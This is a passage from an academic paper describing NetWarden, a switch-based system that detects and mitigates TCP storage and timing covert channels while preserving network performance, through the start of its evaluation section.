Detection: inefficiency. Detecting covert channels requires per-packet operations, such as examining packet header fields and computing packet IPDs. At first glance, these operations do not seem very complicated to perform. However, the sheer volume and velocity of traffic in modern networks (e.g., 100Gbps per port, Tbps in aggregate) make even such operations infeasible unless we have specialized hardware support. Existing detectors built in general-purpose software are only demonstrated as proof of concept, working mostly in offline mode over low-speed or small samples of network traffic [20, 21, 32, 49].

Platforms that can handle high-speed traffic do exist—the switch hardware is customized to process traffic at linespeed with minimal overheads. However, traditional switches can only perform simple operations such as IP-based packet forwarding. Covert channel defense requires more sophisticated operations, such as inspecting/modifying headers and computing/testing IPDs, which go much beyond the capability of traditional switch hardware.

As a very basic requirement, we need *an efficient detector that can operate over linespeed traffic without stalling it.*

Detection: inaccuracy. A detector's accuracy in terms of false positive and negative rates is equally important. As we discussed, statistical detectors inevitably have some level of inaccuracy due to the inherent ambiguity and non-determinism of network traffic. Training data might be too small or too specific, or network conditions may have changed over time. One could always re-train the detectors with higher-quality or more data to improve the accuracy, but developing a perfect statistical detector is always difficult.

Alternatively, we could avoid the need for statistical tests by eliminating non-determinism. Suppose we could tightly control a system's expected behaviors (e.g., buffer size, kernel state, execution timing), then we can precisely detect with high (or perhaps even perfect!) accuracy when something goes wrong. Indeed, such software can be built using system-enforced determinism [16,22,68], which in turn yields very high accuracy in covert channel detection [22] and mitigation [68]. However, systems like these require intrusive changes to, or complete rewrites of, the OS kernel or the VMM, rendering a practical deployment quite challenging.

Mitigation: performance penalty. The inaccuracy of detectors does not interact well with the fact that mitigation techniques tend to cause performance penalty, e.g., injecting extra packet delays. If we could detect with perfect accuracy that a connection contains a covert channel, then we can aggressively mitigate the channel despite performance penalty, or perhaps even shut down the connection altogether. However, with unreliable detectors, this runs into the risk of causing performance drops of legitimate flows. Unfortunately, when faced with making tradeoffs between security and performance, the balance tends to tip towards the latter. While this practice could (and should) change over time, having to choose between security and performance certainly hinders practical defenses even further.

We thus arrive at our second requirement: to achieve a practical defense, *we either need a perfect detector, or we tolerate detection inaccuracy by designing mitigation techniques that preserve performance.*

2.3 Key techniques of NetWarden

NetWarden satisfies the above requirements by designing *linespeed covert channel detectors* and *performance-preserving mitigation techniques*. Table 1 summarizes the new techniques in our design; we elaborate more below.

Technique #1: Use programmable data planes. NetWarden achieves linespeed detection by leveraging programmable data planes, which are available in recent switch and NIC models (e.g., Intel FlexPipe [5], Broadcom Trident 4 [2], Netronome Agilio [6], and Barefoot Tofino [1]). These hardware provide new features that were originally designed for better *networking*, but interestingly, we observe that the same features match the requirements of covert channel defense surprisingly well.

Programmable data planes can perform per-packet header operations at linespeed. The packet processing pipeline in recent switches can be programmed using high-level languages (e.g., P4 [9]) to specify custom match/action behaviors and perform header inspections/modifications. This can be used as a building block for defending against covert storage channels. Moreover, they have a fine-grained timestamping facility. This was originally designed for achieving higher network visibility for diagnosis, but it also provides useful support for timing channel detection. Finally, they support sophisticated




Figure 1: NetWarden can be deployed in a ToR switch to protect a rack of servers hosting sensitive data.

data structures that can sustain linespeed reads and writes using stateful registers. NetWarden can use this feature for precise connection monitoring, which further enables targeted covert channel mitigation.

Technique #2: Performance boosting. Moreover, NetWarden specifically designs for a key goal: *preserving performance*. In addition to customizing existing (and performance-degrading) defenses for programmable data planes, we also design a set of performance-boosting defenses. Using them in combination, NetWarden can neutralize the overall performance impact of covert channel mitigation. Some of these defenses, however, go beyond the capability of the switch hardware, and require a certain level of general-purpose software support, leading to our third technique.

Technique #3: Fastpath/slowpath defense. Programmable data planes have a rather restricted programming model, so they cannot support all operations that we need for covert channel defense. For instance, they can provide packet timestamps and perform simple IPD range checks, but statistical tests over IPD distribution are not implementable in hardware. Therefore, another design principle of NetWarden is to offload key primitives to the data plane as a fastpath defense, and then perform the rest of the processing in software slowpath. The slowpath could either reside in the local switch control plane, which has general-purpose CPUs and abundant RAM, or in a co-located server directly connected to the switch [43]. Either way, the defense is achieved by a division of labor between the fastpath and the slowpath.

2.4 Scenarios, assumptions, and non-goals

Combining these techniques, NetWarden can be easily deployed on a Top-of-Rack (ToR) switch to protect a rack of machines (Figure 1), whether in a cloud datacenter or an enterprise network, as their settings are similar in many aspects (e.g., servers organized in racks, served by ToR switches). It is not necessary that all servers or VMs in a NetWarden-enabled rack must use its service—since covert channels are used to exfiltrate secret data, we expect that the protected machines/VMs are typically sensitive file servers. An operator could easily configure NetWarden to inspect only a subset of the traffic (e.g., to/from the sensitive file servers) and directly forward the rest using regular routing tables.

Assumptions and threat model. Similar as existing work, we assume that NetWarden has access to known-good IPD data collected by the administrator to perform statistical tests. This is a reasonable assumption, because the protected servers are controlled by the network administrator, and the hosted services are typically configured by the administrator. Our threat model is that any layer of the server/VM stack can be compromised by an attacker, who wants to exfiltrate data to an external accomplice via network covert channels. Attackers leaking data explicitly via packet payload are outside our model. We also assume that the NetWarden device is trusted.

Non-goals. We note that the primary contribution of NetWarden is a general system that can support a wide range of existing and new defenses while preserving network performance. As such, improving existing techniques for mitigating specific channels, or designing detection algorithms with higher accuracy, are not our main focus.

3 Performance-Preserving Defenses

In this section, we first describe how NetWarden can support a set of basic defenses that do not consider performance implications. We then characterize how some of them may degrade performance, and design performance-boosting techniques to neutralize the overall impact.

3.1 Programmable data plane defenses

We describe a basic set of defenses that NetWarden can support in the data plane, and explain the hardware features they rely on. Most of the defenses below are simply adapted from existing work, with the exception of Type-III storage channel defenses—they are made possible because NetWarden can precisely monitor every single packet in every connection.

Type-I storage channel defenses. The simplest of storage channels embed covert data into optional or unused fields, such as the TCP reserved bits, optional TCP flags (e.g., URG, NS, ECE), IPID, and TTL. Existing work has developed *deterministic and stateless* defenses, which can be naturally supported by NetWarden's ability to perform linespeed header inspection and modification. For instance, we can set these fields to values configured by the network operator—e.g., clearing reserved bits, substituting the IPID with a random number, and setting TTL to 64. For optional TCP flags that are rarely in use, we can simply clear these bits. To apply these defenses, the operator needs to ensure that the configured values do not break needed functionality (e.g., the TTL should be large enough to avoid premature packet drops).

Type-II storage channel defenses. More advanced storage channels overload header fields that are essential to protocol correctness, e.g., the TCP sequence number and non-optional TCP flags (e.g., SYN/ACK/RST/FIN). Statically setting these fields to fixed values would break TCP semantics; instead,

we need *stateful* defenses against these channels. For TCP sequence numbers, we could replace the initial sequence number with another number, record the offset in a table, and consistently apply the same offset to all subsequent packets. For TCP flags, the defense needs to ensure that SYN packets only appear during connection establishment, and RST/FIN packets during teardown. NetWarden can support Type-II defenses due to its ability to modify headers efficiently and the support for stateful tables that can sustain linespeed reads/writes.

Type-III storage channel defenses (new). These channels hide themselves in the inherent non-determinism of protocol behaviors, so they require more sophisticated defenses. For instance, the partial ACK channel [50] can encode data in the offset between the ACK number n and the highest sequence number N seen, i.e., leaking a secret $\delta = N - n$. The receive window size channel embeds secret data into the advertised receive window field in the TCP header; since this value depends on the available buffer size, it may naturally change over the course of a connection. Defenses against these channels need to explicitly handle the non-determinism. Here, programmable data planes play a critical role—NetWarden can track the state of every connection on a per-packet basis to resolve the ambiguity as much as possible. This leads to several new defenses that are unique to NetWarden.

Concretely, NetWarden remembers for each connection the highest sequence number seen, and detects whether a given ACK packet acknowledges the full or a partial sequence space. It then performs *ACK aggregation* to drop partial ACKs and wait for the full ACK to arrive (when the host has processed all received bytes). If the full ACK does not arrive after a timeout period, NetWarden generates an ACK that acknowledges the highest/full sequence number of the previous batch of packets. This would mitigate the partial ACK channel with a tunable amount of extra delay that can be configured by NetWarden. To mitigate the receive window size channel, NetWarden performs *receive window sanitization* to remove the least significant bits of `rwnd`, reducing the number of bits that can be repurposed by a tunable amount, e.g., `rwnd&=0xff00`. Here, ACK aggregation might incur extra delay, and receive window sanitization might potentially limit the sending window growth (if the connection happens to be bottlenecked by the receive window size). Nevertheless, we can configure the amount of delay or window reduction to minimize performance penalty; when needed, we can always boost the performance of the affected connections.

Timing channel defenses. Covert timing channel detectors [21,21,31,57] work by measuring the statistical deviation between a given trace and a known-good trace in terms of their IPD distributions, e.g., using a Kolmogorov-Smirnov test [57]. Upon detection, the defense could add random delay or buffer packets to destroy the IPD modulation. NetWarden can compute IPDs for all connections in hardware, so the software only needs to perform statistical tests and IPD modulation. This is already more efficient than existing detectors that perform both in software; in Section 4, we will further optimize this to avoid sending all IPD data to software.

3.2 Performance boosters

The above defenses always make conservative decisions, so they are always safe. However, some of them could cause performance degradation (discussed later in Section 3.3). Before delving into the details of the performance analysis, we first design a set of defenses that can boost performance—they are essentially "positive twins" of the defenses above. The performance boosters work by manipulating the TCP congestion control mechanism to present false illusions to the sender and receiver, somewhat analogous to "performance-enhancing" proxies [18]. Since TCP tightly couples congestion control with reliability mechanisms, we need to ensure that these defenses do not break the reliability of the transfer.

ACK boosting. This technique aims to counteract the effect of extra delays due to covert channel defense. The primary source of extra delays is the timing channel defense that disrupts IPD patterns by buffering packets. (ACK aggregation only results in small amounts of delay, because TCP usually acknowledges every other packet.) This technique *prefetches* data from the sender by generating ACK packets from NetWarden on behalf of the actual receiver. This defense can be further parameterized by $\delta_t \in [0, RTT]$, which is the interval between the time NetWarden sees a data packet and the time it generates an ACK. The lower-bound 0 comes from the fact that NetWarden cannot proactively acknowledge a packet before it is sent; the upper-bound RTT comes from the fact that, the actual client ACK arrives an RTT later, so applying ACK boosting after an RTT would not be useful. This technique hides the latency for a) the data packet to propagate to the receiver, b) the receiver to process the data and generate the real ACK, and c) for the ACK to propagate back to the sender. In effect, it creates the illusion of a shorter RTT as perceived by the sender, thus ramping up the sending rate faster.

Receive window boosting. This technique counteracts *receive window sanitization*, by enlarging the receive window size field of a packet to create the illusion of a high-performance receiver. A simple heuristic, for instance, is to ensure a similar amount of boosting as the window reduction.

Buffering + proxying. The above two techniques may trigger extra packets. Therefore, NetWarden needs to buffer these packets temporarily in case the receiver does not have sufficient buffer size to process them, or if these packets would be lost in transmission; NetWarden serves them to the receiver from its buffer when needed. The buffered data will be gradually removed when the actual ACKs from the receiver arrive at NetWarden. For ACK boosting, the actual ACKs do not need to be forwarded to the sender, since from the sender's perspective, the corresponding data packets have already been successfully received.

3.3 Performance implications

Next, we explain the performance implications of these defenses and how we can use them in combination to preserve performance. At a high level, TCP performance depends on three factors: a) the amount of available data at the source, b) the receiver's ability to ingest incoming data, and c) the network condition. The TCP sender transmits data in rounds, dumping one window of packets per round-trip time (RTT). The sending window size `swnd` is determined by the minimum of congestion window size `cwnd`, which reflects the network condition, and the receive window size `rwnd`, which reflects the receiver's ability to process new data. The `rwnd` value can be directly retrieved from the TCP packet header, as advertised by the receiver. The `cwnd` value, on the other hand, is computed by the sender for each RTT based on its congestion control algorithm. A wide variety of TCP variants exist, and at the heart of their difference is the congestion signals they rely on, and their algorithms for adjusting the window size.

• **Loss-based congestion control.** Classic TCP variants, such as Reno [14], New Reno [28], and CUBIC [58], respond to packet loss as signals of congestion. A much simplified view of New Reno, for instance, is that it initially sets `cwnd` to be a small constant (e.g., 10 MSS), and then doubles the window size for each RTT, resulting in exponentially larger bursts of packets. After `cwnd` reaches a certain threshold, the growth rate would change from exponential to linear, e.g., by one MSS per RTT. Such window growth would be disrupted if there is packet loss. Loss is detected when the sender has received three duplicate ACK packets, or when no ACK packets have arrived for an extended period of time (i.e., an RTO, or retransmission timeout). Upon duplicate ACKs, the sender cuts back its `cwnd` (e.g., roughly in half). Upon RTO, which indicates more severe congestion, it cuts back the `cwnd` more aggressively (e.g., resetting it to one MSS). In both cases, TCP retransmits the unacknowledged packets until the arrival of new ACKs drives it back to its normal course.

Takeaway #1: Preserving sending dynamics. Suppose that the source has infinite amount of data to send, and that no packet loss happens, then we can statically determine the TCP *sending dynamics*—a series $\mathbf{w}= w_0, w_1, \cdots, w_\infty$, where w_i is the `cwnd` size for the i-th RTT as measured by the number of MSS-sized packets. It is worth noting that only when the source runs out of data or packets get dropped would the sending dynamics change. In particular, the RTT values does not impact the series $\mathbf{w}$. Therefore, as long as our defenses do not cause packet drops, as perceived by the sender in the form of triple duplicate ACKs and RTOs, then we can preserve the sending dynamics and the number of RTTs it takes to transfer a file. If a file has $N\times$MSS bytes, then the number of rounds for the transfer to complete is the smallest k for which $\sum_{i=0}^{k} w_i \geq N$ holds. Consider a timing channel defense, where we buffer each burst of packets by a fixed delay Δ to destroy IPD modulation. From the sender's perspective, it would only perceive a path with an increased latency, i.e., $RTT^+ = RTT + \Delta$, but the dynamics would stay the same.

Takeaway #2: Preserving throughput. However, there is still a performance penalty due to the "increased" RTT. Although TCP takes the same number of rounds to transfer the same amount of data, the absolute value of an RTT has increased due to the mitigation. Assuming this inflates the RTT by Δ, then overall it would increase the flow completion time by $k \times \Delta$, because the throughput for the i-th burst has decreased from $\frac{w_i}{RTT}$ to $\frac{w_i}{RTT+\Delta}$. Therefore, if a defense wants to preserve the throughput of TCP, then it could either a) ensure that (or create the illusion of) $\Delta = 0$, or b) change the sending dynamics of TCP by increasing the burst sizes, with the eventual goal of ensuring $\frac{w_i}{RTT} = \frac{w_i+w_{\delta_i}}{RTT+\Delta}$ where w_{δ_i} is the amount of size increase for the i-th burst.

Applying this takeaway to the defenses, if a defense does not affect the RTT (e.g., Type-I/II defenses), then they already preserve TCP throughput. If a defense increases RTT, then we can either ramp up the sending window by generating boosted ACKs to enlarge each burst size; or, equivalently, we can ensure that the sender perceives the same RTT before the defense, e.g., by injecting ACKs exactly one RTT after a burst is sent. In this way, although the actual receiving time of packets is still delayed by Δ, the delays per batch are masked by the parallelized sending. Without mitigation, the sender sends out the last batch of packets at $k \times RTT$, and they arrive at the receiver at $(k+1)\times RTT$; with mitigation, the sender still sends out the last batch at $k \times RTT$, but they arrive at the receiver at $(k+1)\times RTT + \Delta$. In other words, the overall increase of transfer time is only Δ for the entire transfer.

• **Delay-based congestion control.** Some TCP variants such as TCP Vegas [19] and FAST [40] adjust their `cwnd` based on delay increase rather than loss, so that they can detect the onset of congestion early before loss occurs. TCP Vegas, for instance, keeps track of the lowest RTT seen in a connection, and continues to measure the RTT experienced by a batch of packets. It can then compute whether the current sending rate `cwnd`/RTT is too high or too low, and decrease or increase the window accordingly. In other words, if a defense results in a sudden RTT increase, then TCP Vegas would take this as a congestion signal, and start to reduce its sending window, resulting in a different (slower) sending dynamics.

Takeaway #3: Preserving latency. For these TCP variants, we need to ensure that they do not perceive the extra delay due to covert channel mitigation. One solution for this is to use a stable RTT, e.g., as measured in the beginning of the connection, for all boosted ACKs. This achieves stable performance, but does not account for potential performance changes during the connection. A more advanced method is to measure the RTT continuously, and use the latest measurement results to drive the generation of pre-ACKs, adjusting to RTT changes in real time.

3.4 Principle of maximized transparency

Our final principle for applying these defenses is to make NetWarden as transparent to the end hosts as possible. Concretely, NetWarden always tracks the RTT of a connection, and it periodically relays the most recent RTT value to the sender by generating pre-ACKs at that time. This principle of "maximized transparency" allows us to apply defenses without requiring exact knowledge about the TCP variants in use. By faithfully relaying RTT and loss signals to the sender, NetWarden also minimizes the amount of "discrepancy" between the perceived network condition at the sender and the actual network condition. In other words, NetWarden does not blindly create the illusion of stable RTTs or low loss, but rather adjusts to the network condition in real time.

4 The NetWarden System

Next, we describe the fastpath/slowpath architecture of NetWarden, and how the two components work with each other for covert channel mitigation.

4.1 Design principles

The main research question in architecting NetWarden is to identify the right "division of labor" between the fastpath and the slowpath, and to carve out a proper boundary between the two to minimize crosstalk. Overall, our architecture is centered around three guiding principles.

• *Principle #1: Per-packet operations are pushed down to the fastpath for acceleration, and batch operations are lifted up to the slowpath for generality.*

The data plane hardware is highly-optimized for packet processing. Therefore, operations that need to be performed over every single packet should be offloaded to the fastpath for high efficiency. Operations invoked over batches of packets, on the other hand, usually involve loops or other sophisticated processing; these go beyond the programming model of the data plane. Fortunately, batch operations are usually performed at lower frequency and are not in the critical path for processing, making them a better fit for the software slowpath.

• *Principle #2: Data structures accessed per-packet are implemented in the fastpath. Data structures with constant state are preferred when possible, and data structures whose state could grow over time would require backstore support.*

The slowpath DRAM cannot sustain per-packet memory accesses at linespeed. Programmable data plane hardware, on the other hand, is customized for linespeed memory accesses. Moreover, it is preferable to use data structures whose state is small and does not grow over time. If state could grow in a per-packet manner, the data structure would need to be co-designed with slowpath support, using an abstraction that we call "backstores" (Section 4.3). When needed, fastpath state can be evicted to and fetched back from the slowpath.

• *Principle #3: The frequency and volume of communication between the fastpath and the slowpath should be minimized.*

The interconnect between the fastpath and the slowpath has bandwidth and latency bottlenecks, whether it is a PCIe bus that connects the switch control and data planes, or an Ethernet/RDMA [43] cable that connects the switch to an external server. Therefore, we should design the fastpath/slowpath interface to minimize crosstalk as much as possible.

Individually, both the fastpath and the slowpath have notable limitations, but when taken together, they complement each other. NetWarden combines their respective advantages to achieve an effective defense. Applying these principles to covert channel mitigation results in the following division of labor: The fastpath performs a) connection monitoring, b) IPD characterization and pre-checks, and c) storage channel defense. The slowpath performs a) statistical IPD tests, b) timing channel defense, and c) performance boosting. Figures 2 illustrates these components; we discuss more below.

4.2 The fastpath defense

• A key primitive for detecting covert channels is a hardware data structure that monitors every TCP connection.

Connection monitoring. The monitoring table is organized as a key/value store, where the key is a TCP connection's flow ID (i.e., source/destination IPs and ports), and the value is an index to a set of register arrays. Using this index, we can further write into or read from stateful registers that record the TCP state for each direction of this connection, such as a) the highest sequence number seen, b) the timestamp of the last outgoing packet, c) receive window size penalty, and d) an RTT estimate. NetWarden uses a packet's flow ID to index this table, and updates a)-c); for each burst, it computes the timestamp difference between the outgoing and the returning packets to maintain d) an RTT estimate. For new connections, NetWarden sends the SYN packets to the control plane for entry installation. The size of this connection table is predefined at compilation stage to accommodate the maximum number of connections the operator wants to support; its state does not grow at runtime.

• NetWarden has several components for detecting covert timing channels.

IPD computation. Computing IPDs requires per-packet operations, therefore it needs to occur on the fastpath (principle #1). NetWarden leverages the fine-grained timestamp facility in the switch, which provides nanosecond granularity timestamps when packets enter the processing pipeline. Retrieving timestamps is akin to accessing registers, which can be performed at linespeed.

Since every packet would produce additional IPD data, this creates challenges for state maintenance. Directly apply principle #2 above would result in a solution that sends all IPD data to the software slowpath. However, this would create very high communication overheads between the fastpath and




Figure 2: The architecture of the NetWarden system.

the slowpath. NetWarden instead designs four optimization techniques to reduce state growth as much as possible, and only invokes the slowpath to monitor connections that might contain covert timing channels. Specifically, a) IPD intervalization prevents state from accumulating per packet, b) IPD sketching further reduces the state using approximation, c) IPD pre-checks perform simple range checks in hardware, and d) we only send exact IPD data to the slowpath if a connection is labeled by the pre-checks as suspicious.

IPD intervalization. This technique trades off some IPD accuracy to prevent per-packet state growth. Concretely, we can keep the *distribution* of the IPDs instead of the exact IPD values. This can be achieved by, for instance, maintaining k counters for a fixed numbers of IPD intervals $[0,t_2)$, $[t_2,t_3)$, $\cdots$, $[t_k,\infty)$, and incrementing the counter for a particular interval for each computed IPD. These intervals are constant in state and do not grow over time, which is already a step forward. However, keeping a set of counters for each connection still requires a significant amount of memory resources.

IPD sketching. We further avoid the need of keeping per-connection intervals using *sketching*, which trades off per-connection granularity for space savings using count-min sketches (CMSketches) [23]. At a high level, a CMSketch consists of an array of counters that can be shared by all connections. Instead of using k counters for each connection, we could use k CMSketches for all connections. If an IPD falls into $[t_i,t_{i+1})$, we increment the counter for the corresponding connection in the i-th sketch. To increment the counter for a connection, the CMSketch first computes h CRC hash values of the connection/flow ID, obtaining $i_1 = CRC_1(conn), \cdots, i_h = CRC_h(conn)$. It then uses i_1-i_h as indexes into the counter array $c[\cdot]$, and increments the respective counters $c[i_1], \cdots, c[i_h]$. To retrieve a counter for a connection, we similarly compute h indexes using the same CRC functions, and use the minimum value as the estimate: $\min\{c[i_1], \cdots, c[i_h]\}$. Though simple, CMSketches provide strong accuracy guarantees [23]. CRC hash functions and counters are supported by the switch hardware, as they are needed by functions like load balancing. NetWarden leverages these features to perform IPD sketching entirely in hardware.

IPD pre-checks. NetWarden also performs simple range checks on the IPD distribution as a first-pass detection. Periodically (e.g., for every i-th packet in a connection), NetWarden queries the IPD distributions from the CMSketches and compares them with the known-good distribution. These pre-checks only involve arithmetic comparisons, which are supported by the switch hardware. If a connection exhibits a notably abnormal deviation from the expected distribution, NetWarden would label the connection as suspicious and perform the next step for exact IPD monitoring.

Selective exact IPD monitoring. Connections that exceed the pre-check thresholds are subjected to tighter scrutiny. NetWarden performs software-based statistical tests for these connections in the slowpath using exact IPD data. NetWarden skips the IPD intervalization and sketching steps for suspicious connections, and directly inserts them into a separate table instead. For all connections in this table, NetWarden sends all computed IPDs without any approximation in order to achieve full fidelity.

- Performance-degrading defenses against storage channels can be fully supported on the fastpath.

Performance-degrading defenses. These defenses modify headers of outgoing packets and set them to controlled values. These operations are needed per packet and they involve constant (Type-II/III) or no (Type-I) state. Per principles #1 and #2, such defenses are hosted on the fastpath.

4.3 The slowpath defense

- Statistical IPD tests and timing channel mitigation only need to be performed occasionally over batches of packets, so NetWarden hosts them in the software slowpath.

Statistical IPD tests. This component works together with IPD pre-checks on the fastpath. It receives exact IPDs from connections identified by the pre-checks as potentially malicious, and performs full-blown statistical tests for timing channel detection. NetWarden can easily support existing detectors (e.g., KS test [57]) or new detectors that may be developed in the future. These statistical detectors measure the distance between a given IPD distribution and the known-good distribution, and raise alarms if the distance exceeds a pre-defined threshold. Upon detection, NetWarden would apply mitigation techniques to the detected connections.

Timing channel mitigation. This component buffers packets in suspicious connections identified by the statistical tests to disrupt the timing modulation. NetWarden temporarily holds a burst of packets in a cache and sends them out back-to-back when a timer fires. The buffering time can be configured by the network administrator.

• All performance boosters require slowpath support, because they may cause extra data packets to be transmitted. This in turn requires temporary buffering and proxying.

Backstores. The key abstraction NetWarden provides in the slowpath is backstores. A backstore provides support for the defense by mapping a connection to its relevant state and pointing to functions that need to be applied on this state. NetWarden has three backstores: two for boosting the performance of connections that have gone through timing and storage channel mitigation, respectively, and a third for statistical IPD tests. The fastpath and the slowpath communicate with each other through these backstores by sending network packets (for packet buffers) and by a hardware mechanism in the switch called "digests" (for IPD data; see Section 5.1). The fastpath could send data to the respective backstore by tagging the packets using the backstore ID (e.g., IPD data for statistical tests). The slowpath could also inject packets from the backstore back to the fastpath (e.g., pre-ACKs for boosting performance).

The first backstore keeps a periodic timer for the connection, whose value is set to the connection's estimated RTT; it also keeps a list of buffered packets. NetWarden uses these timers to trigger pre-ACKs for maintaining the TCP sending rate. The extra packets that are triggered by the boosting would be appended to the packet buffers. The second backstore buffers packets for receive window boosting. Here, enlarging the window size can be performed entirely by the fastpath. However, this may trigger extra packets that the receiver is not yet ready to process. NetWarden appends these packets to the buffer in case they will not be successfully received. The third backstore is for statistical tests, whose purpose we have already explained above. NetWarden supports this using the same backstore abstraction, which maps connections to IPD data, and includes function pointers to statistical tests as well as timing channel mitigation.

4.4 Self defense

Principle #3 allows us to systematically understand the conditions under which the fastpath and the slowpath may communicate. This further enables us to identify traffic patterns that would create expensive processing in software, and monitor these patterns to guard against potential attacks. Specifically, two of NetWarden's backstores buffer packets for mitigating timing and storage channels, and the third backstore keeps IPD data for statistical tests. Apart from these backstores, NetWarden also invokes the software for inserting new connections to the monitor table (Section 4.2). This leads to three potential attack vectors we should protect against.

Bufferbloat attacks. An adversary could intentionally cause a large amount of packet buffering to launch a memory-based denial-of-service attack to NetWarden. When boosting performance (whether for timing or storage channel defense), NetWarden needs to buffer the extra packets temporarily. An attacker can pretend to never receive the data packets, e.g., by always using old acknowledgment numbers to cause perpetual buffering. To mitigate this, NetWarden monitors its cache usage to detect signs of attacks. If a connection buffers data in the backstore excessively without making progress in the transfer (e.g., packets are never or very slowly acknowledged), NetWarden can simply shut down the connection using RST packets.

Excessive IPDs. In the common case, NetWarden maintains timestamps in sketches; but exact IPDs are exported to the slowpath if a connection has suspicious patterns. An adversary may also intentionally modulate packets to cause many timestamps to be sent to the slowpath, resulting in excessive communications. This would overwhelm the communication channel between the fastpath and the slowpath, interfering with the installation of new connections that needs to go through the same channel. To defend against this, NetWarden monitors the amount of suspicious connections and ensures that they are always under a pre-defined threshold; abnormally large counts would trigger alarms to the network operator and NetWarden would shut down all subsequent connections labeled as suspicious.

Connection table flooding. Aside from the backstores, the only other operation that would trigger software processing is new connection insertion. Upon seeing a new connection, NetWarden sends the new connection information to the control plane using "digests", so that the corresponding entry will be populated in the connection table. An adversary may maliciously generate many new connections to overwhelm the control plane and to occupy entries in this connection table. This is akin to a SYN flooding attack, against which well-established defenses exist [10]. In addition to relying on these defenses, NetWarden also rate limits the number of connections that an IP address can establish, and clears connections that have not been active for a long time.

5 Evaluation

Our evaluation of NetWarden is designed to answer four key research questions: a) how much overhead does NetWarden introduce? b) how effective is NetWarden in detecting and mitigating covert channels? c) how well can NetWarden preserve network performance when mitigating channels? and d) how well can NetWarden support real-world applications?

5.1 Prototype implementation


We have built our NetWarden prototype using ∼5500 lines of code. The fastpath contains 2500 lines of code in P4, and the slowpath contains 3000 lines of code in C and Python. Our prototype can defend against six types of network covert channels: a) a Type-I storage channel that embeds data into the IPID field, b) a Type-II storage channel that embeds data into the TCP sequence number, c) three Type-III storage channels, including the receiver window size channel, and two variants of partial ACK channels (one acknowledging sequence numbers contained in received packets, and another acknowledging any offsets in a packet), and d) covert timing channels.

The fastpath of our prototype runs in a hardware switch. Our switch has a hardware mechanism called "digests", which can compress per-flow data (e.g., IPDs) and send new connections to the switch control plane for installation. Therefore, we have implemented the IPD statistical checks and the logic for installing new connections directly in the switch control plane. The packet buffer, on the other hand, needs to receive and re-inject entire packets; in order to provision more bandwidth for packet buffering, we run this component in a server that is connected to the switch via a 25Gbps Ethernet cable.[1] This component buffers and proxies packets for covert channel defense, and it is the overall bottleneck of the system.

5.2 Experimental setup

We have conducted a series of experiments by deploying NetWarden to a Wedge 100BF-32X Tofino switch, which has 32× 100Gbps ports and can be programmed in P4. It is configured as a Top-of-Rack switch in our cluster, and one of these switch ports is connected via a 100Gbps-to-25Gbps breakout cable to the slowpath server. The server that hosts sensitive data is also directly connected to the NetWarden switch, and it communicates with remote clients over emulated wide-area network links with realistic latency, jitter, and loss rates. All machines in our experiments have a six-core Intel Xeon E5-2643 CPU, 16 GB RAM, 1 TB hard disk, and they are installed with an Ubuntu 18.04 OS with the default TCP version (CUBIC). The attacker has full control over the sensitive server, and can modulate any outgoing packets to leak secret data. The attacker's goal is to exfiltrate a 2048-bit RSA key via covert channels.

[1] A recent work [43] shows that a more efficient approach would be to connect the P4 switch to the server using RDMA, which can achieve 1–2μs latency and 34Gbps throughput over a 40Gbps NIC. Our current prototype uses `libpcap` to capture Ethernet packets and is bottlenecked by this library; as a result, it can only achieve a fraction of the full bandwidth (25Gbps) the NIC can support. As future work, this cited work could be a drop-in replacement for our slowpath/fastpath communication as performance optimizations.



(a) Latency (nanoseconds) (b) Throughput (Gbps)

Figure 3: NetWarden incurs extra latency on the order of nanoseconds, and it achieves linespeed throughput.

Workloads. For a comprehensive evaluation, we have used three sets of workloads in our experiments. In Sections 5.3–5.4, we perform a set of microbenchmarks and overhead evaluations using synthetic traces as a "stress test" of NetWarden. In Sections 5.5–5.7, we adopt the widely used DCTCP workloads [13], which represent the traffic characteristics of a production-scale data center. The same workloads have been used in many previous projects for evaluation [12, 29, 34, 36, 38, 48, 55, 64]. In Section 5.8, we further evaluate NetWarden using a set of real-world applications, including Apache web server, Node.js, and FTP, to understand how well NetWarden can support complex systems.

5.3 Microbenchmarks

